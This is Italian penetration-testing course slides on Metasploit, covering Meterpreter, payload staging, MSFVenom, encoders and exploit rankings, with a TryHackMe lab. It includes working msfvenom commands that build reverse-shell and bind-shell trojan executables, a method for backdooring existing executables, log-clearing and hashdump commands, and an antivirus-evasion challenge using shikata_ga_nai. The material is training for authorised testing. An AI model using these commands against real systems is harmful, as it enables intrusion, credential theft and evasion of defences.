- Per terminare una sessions: `sessions -k N`

Meterpreter

Meterpreter è un payload avanzato per Metasploit, scritto nel 2004 da Matt Miller (skape) e mantenuto dalla community fino ad oggi.

Si tratta di una sorta di shell “potenziata” che fornisce agli attaccanti dei comandi semplici per effettuare azioni che richiederebbero una discreta quantità di scripting.

È possibile utilizzare Meterpreter utilizzandolo come parte di un payload (ad esempio, utilizzando un payload come `windows/x64/meterpreter/reverse_tcp`), oppure facendo l'upgrade di una shell con `sessions -u`

Meterpreter

Comandi Utili

- help
- background (come CTRL+Z)
- cd / lcd
- ls / ll
- clearev
 - Cancella i log!
- download / upload
- execute
 - Esegue un comando arbitrario
- edit
 - Modifica un file
- getuid
 - Ottiene l'ID utente che stiamo impersonando
- hashdump
 - Permette di ottenere i contenuti del database SAM su windows
- idletime
- migrate
- ps
 - Elenca i processi sulla macchina
- search
 - Cerca un file
- screenshot
- shell
- webcam_snap
 - Piuttosto creepy


Struttura dei payload

La maggior parte dei payload che useremo in Metasploit constano di tre parti:

- **Stager:** piccolo pezzo di codice che viene eseguito dal target grazie allo sfruttamento della vulnerabilità. Ha il compito di comunicare con Metasploit, scaricare lo stage, ed eseguirlo.
 - Esempi: `reverse_tcp`, `reverse_http`, `bind_tcp`
- **Stage:** viene caricato sulla macchina target ed eseguito grazie allo stager, e da lì in poi continua da solo la sua esecuzione. Può essere configurato in diversi modi.
 - Esempi: `meterpreter`, `shell`, `vncinject`
- **Handler:** viene eseguito sulla macchina dell'attaccante. Ha il compito di accettare la connessione in entrata da parte dello stager e poi dello stage, al fine di stabilire una comunicazione con la macchina target.
 - Esempio (lanciandolo manualmente): `exploit/multi/handler`


Staging

(Fonte immagini: <https://docs.metasploit.com/docs/using-metasploit/advanced/meterpreter/meterpreter-stageless-mode.html>)




Staging

(Fonte immagini: <https://docs.metasploit.com/docs/using-metasploit/advanced/meterpreter/meterpreter-stageless-mode.html>)




Staging

(Fonte immagini: <https://docs.metasploit.com/docs/using-metasploit/advanced/meterpreter/meterpreter-stageless-mode.html>)



Staging

(Fonte immagini: <https://docs.metasploit.com/docs/using-metasploit/advanced/meterpreter/meterpreter-stageless-mode.html>)



Stage notevoli

Metsrv: Meterpreter Service, di fatto ciò che serve per utilizzare il Meterpreter Wire Protocol, ovvero il protocollo di comunicazione di Meterpreter.

StdApi: Libreria di Meterpreter che contiene i comandi utilizzati più comunemente in Meterpreter.

Shell: Esegue una shell di sistema (e.g., <https://github.com/rapid7/metasploit-javapayload/blob/master/javapayload/src/main/java/javapayload/stage/Shell.java>).

VNCInject: Apre un server VNC, permettendo di guardare la sessione attiva dell'utente.

Vantaggi degli staged payloads

I payload staged hanno diversi vantaggi:

- Viene inviato al target solo il payload che viene utilizzato in quel momento
- Molto modulari – se uno stage o uno stager viene individuato da una contromisura presente sul target, possiamo cambiarlo velocemente
- Gli stager di per sé non sono malevoli, ottimi per bypassare misure di sicurezza

Tuttavia:

- Allo spawnare di molte shell, il traffico aumenta!
- 1MB x 200 shell = 200 MB!

Stageless/Single Payloads

- Payload all-in-one che svolgono tutte le funzioni discusse precedentemente:
 - Creazione dell'handler
 - Invio dell'exploit, contenente il codice che vogliamo eseguire (e.g., meterpreter) insieme allo stub di comunicazione scelto (e.g., reverse_tcp)
- Facilmente riconoscibili dal formato nome del payload
 - Formato payload staged: `<piattaforma>/<architettura>/<stage>/<stager>`
 - Esempio payload staged: `windows/x64/shell/reverse_tcp`
 - Formato payload stageless: `<platform>/<architettura>/<all-in-one>`
 - Esempio payload stageless: `windows/meterpreter_reverse_https`
 - Notare l'assenza di architettura: spesso perché è scontata (in questo caso x86) oppure perché non ha importanza, ad esempio nei payload php come `php/meterpreter_reverse_tcp`
- Risultano più leggeri delle loro varianti staged

MSFVenom

Tool della suite di Metasploit, serve a generare dei file eseguibili (o da trasformare in eseguibili, e.g. codice C) che contengono un certo payload. Unisce due tool deprecati nel 2015, ovvero MSFEncoder e MSFPayload

Supporta molti formati, tra cui: aspx, dll, elf, exe, jar, vbs, c, go, java, perl, ps, ruby, rust, sh...

Supponendo di voler generare un exe che contenga lo stage meterpreter con lo stager bind_tcp:

```
msfvenom -p windows/meterpreter/bind_tcp -f exe -o trojan.exe
```

In MSFConsole potevamo scegliere le opzioni (LHOST, LPORT...) mediante il comando **set**. Qui invece ci limitiamo a specificare le opzioni insieme al comando:

```
msfvenom -p windows/meterpreter/bind_tcp -f exe LPORT=1337 RHOST=192.168.1.2 -o trojan.exe
```

Tale file, se eseguito sul sistema target, ci permetterà di ottenere una shell meterpreter.

Test Time

- Prendiamo in considerazione questi tre comandi:
 - `msfvenom -f exe LHOST=192.168.1.1 -p windows/meterpreter/reverse_tcp -o meterpreter.exe`
 - `msfvenom -f exe LHOST=192.168.1.1 -p windows/shell/reverse_tcp -o shell.exe`
 - `msfvenom -f exe LHOST=192.168.1.1 -p windows/vncinject/reverse_tcp -o vncinject.exe`
- Ipotizzando che meterpreter pesi 1MB, shell pesi 300 B e VNC Inject pesi 400 KB, quale di questi restituisce in output il file più pesante?

Test Time

- Prendiamo in considerazione questi tre comandi:
 - `msfvenom -f exe LHOST=192.168.1.1 -p windows/meterpreter/reverse_tcp -o meterpreter.exe`
 - `msfvenom -f exe LHOST=192.168.1.1 -p windows/shell/reverse_tcp -o shell.exe`
 - `msfvenom -f exe LHOST=192.168.1.1 -p windows/vncinject/reverse_tcp -o vncinject.exe`
- Ipotizzando che meterpreter pesi 1MB, shell pesi 300 B e VNC Inject pesi 400 KB, quale di questi restituisce in output il file più pesante?
- Risposta: nessuno dei tre! Si tratta di payload staged, quindi tutti e tre contengono **solo lo stager reverse_tcp** (con un po' di randomizzazione), che si limiterà a scaricare ed eseguire lo stage che gli verrà mandato dopo.
- Infatti, se proviamo a lanciare `exploit/multi/handler` con `meterpreter/reverse_tcp`, e sulla macchina vittima eseguiamo un file MSFVenom creato con `shell/reverse_tcp`, **ottendiamo una shell Meterpreter!** (*: vedi esercizio dopo)

```
L$ ls -la
total 236
drwxr-xr-x 2 ver ver 4096 May 16 17:01 .
drwxr-xr-x 4 ver ver 4096 May 16 16:57 ..
-rw-r--r-- 1 ver ver 73802 May 16 17:00 meterpreter.exe
-rw-r--r-- 1 ver ver 73802 May 16 17:01 shell.exe
-rw-r--r-- 1 ver ver 73802 May 16 17:01 vncinject.exe
```

MSFVenom

MSFVenom ha diverse altre funzioni interessanti, utili durante un reale penetration testing, o durante un'attività di **red teaming**.

- Permette l'encoding dei payload con l'opzione **-e**
- Riduce la dimensione dei payload al minimo con l'opzione **-smallest**
- Permette di aggiungere più shellcode in un file, mediante l'opzione **-c**
- Aggiunge il payload desiderato ad un eseguibile già esistente, rendendolo un trojan a tutti gli effetti. Utile in campagne di phishing (contrattualizzate!).
 - **-x** usa il file come template
 - **-k** mantiene inalterate le funzionalità dell'eseguibile usato come template
 - <https://github.com/rapid7/metasploit-framework/discussions/16781>

Practice Time!

Andiamo su

<https://tryhackme.com/room/blue>

E proviamo a mettere in pratica quanto appreso finora!

Obiettivo 1: Ottenere i permessi di root sulla macchina (NT AUTHORITY\SYSTEM su Windows)

Obiettivo 2: Una volta ottenuto il controllo della macchina, giocare con MSFVenom e **multi/handler**. Riuscite a trovare una coppia di payload della forma **payload/windows/<stage>/<stager>** che non funzionano se a **multi/handler** e MSFVenom diamo lo stesso stager ma non lo stesso stage? Esempio:

- **MSFVenom:** **payload/windows/vncinject/reverse_https**
- **multi/handler:** **payload/windows/meterpreter/reverse_https**

Encoding

Dopo aver selezionato un exploit, possiamo verificare quali sono gli encoder compatibili mediante il comando **show encoders**.

Come detto prima, mediante gli encoder possiamo codificare i payload per evitare alcuni caratteri, o addirittura per utilizzare un sottoinsieme ristretto di caratteri.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show encoders
```

Compatible Encoders

=====

#	Name	Disclosure Date	Rank	Check	Description
-	----	-----	----	-----	-----
0	encoder/x64/xor	.	normal	No	XOR Encoder
1	encoder/x64/xor_dynamic	.	normal	No	Dynamic key XOR Encoder
2	encoder/x64/zutto_dekiru	.	manual	No	Zutto Dekiru

🔗 Evading Anti Virus

Read these links

- [Why encoding does not matter, and how Metasploit generates exes](#)
- [Facts and myths about antivirus evasion with Metasploit](#)

Encoded Payloads Don't Bypass Anti-virus

The purpose of an encoder is to handle bad characters when you write exploits. Encoders are not meant for anti-virus evasion. Sometimes anti-virus evasion is a byproduct of encoding, it is not guaranteed. Encoding will not always avoid detection.

Threat Intelligence

Shikata Ga Nai Encoder Still Going Strong

October 21, 2019

Mandiant

Written by: Steve Miller, Evan Reese, Nick Carr

<https://web.archive.org/web/20250415163410/https://cloud.google.com/blog/topics/threat-intelligence/shikata-ga-nai-encoder-still-going-strong/>

Bypass via Encoding

Un encoder in particolare viene solitamente usato per evadere le soluzioni difensive, ovvero “shikata ga nai” (仕方がない per i nippofili), che in italiano si può tradurre come “è inevitabile” o “non puoi farci nulla”.

Ad esempio, per usarlo in MSFVenom, possiamo usare l'opzione `-e x86/shikata_ga_nai`

Si chiama così proprio perché, quando fu creato, riusciva ad evadere tutti gli antivirus.

Oggi gli antivirus e gli EDR riescono talvolta ad individuarlo, ma versioni leggermente modificate di questo encoder eludono ancora le difese odierne.

Shikata Ga Nai

Funzionamento di massima

1. Specifica della chiave di inizializzazione
2. Recupero di uno specifico indirizzo di memoria relativo all'EIP (per capire dove è stato caricato l'eseguibile sulla macchina target), che chiameremo **addr**
3. Loop per decodificare il resto delle istruzioni:
 - a) Decodifica un'istruzione aggiungendo un determinato valore **x** ad **addr** e calcolando il suo XOR con la chiave
 - b) Viene modificato **addr** aggiungendo un valore **y**
 - c) (opzionale) Viene modificata la chiave, sempre in relazione ad **addr**
4. Finita la decodifica di tutte le istruzioni, salta sullo shellcode decodificato
5. Esecuzione del payload originale OPPURE ulteriore ciclo completo di SGN!

Challenge Time!

Obiettivo: effettuare l'encoding (con SGN o altri encoder) di un payload **stageless** completamente funzionante (quindi riempiendo i campi options) e caricarlo su Virus Total

Tempo limite: 20 minuti

Vince chi, allo scadere del tempo, ha il file malevolo con meno detection!

<https://www.virustotal.com/gui/home/upload>

Buona fortuna!

Exploit Ranking

Ranking	Description
ExcellentRanking	The exploit will never crash the service. This is the case for SQL Injection, CMD execution, RFI, LFI, etc. No typical memory corruption exploits should be given this ranking unless there are extraordinary circumstances (WMF Escape()).
GreatRanking	The exploit has a default target AND either auto-detects the appropriate target or uses an application-specific return address AFTER a version check.
GoodRanking	The exploit has a default target and it is the "common case" for this type of software (English, Windows 7 for a desktop app, 2012 for server, etc).
NormalRanking	The exploit is otherwise reliable, but depends on a specific version and can't (or doesn't) reliably autodetect.
AverageRanking	The exploit is generally unreliable or difficult to exploit.
LowRanking	The exploit is nearly impossible to exploit (or under 50% success rate) for common platforms.
ManualRanking	The exploit is unstable or difficult to exploit and is basically a DoS. This ranking is also used when the module has no use unless specifically configured by the user (e.g.: exploit/unix/webapp/php_eval).

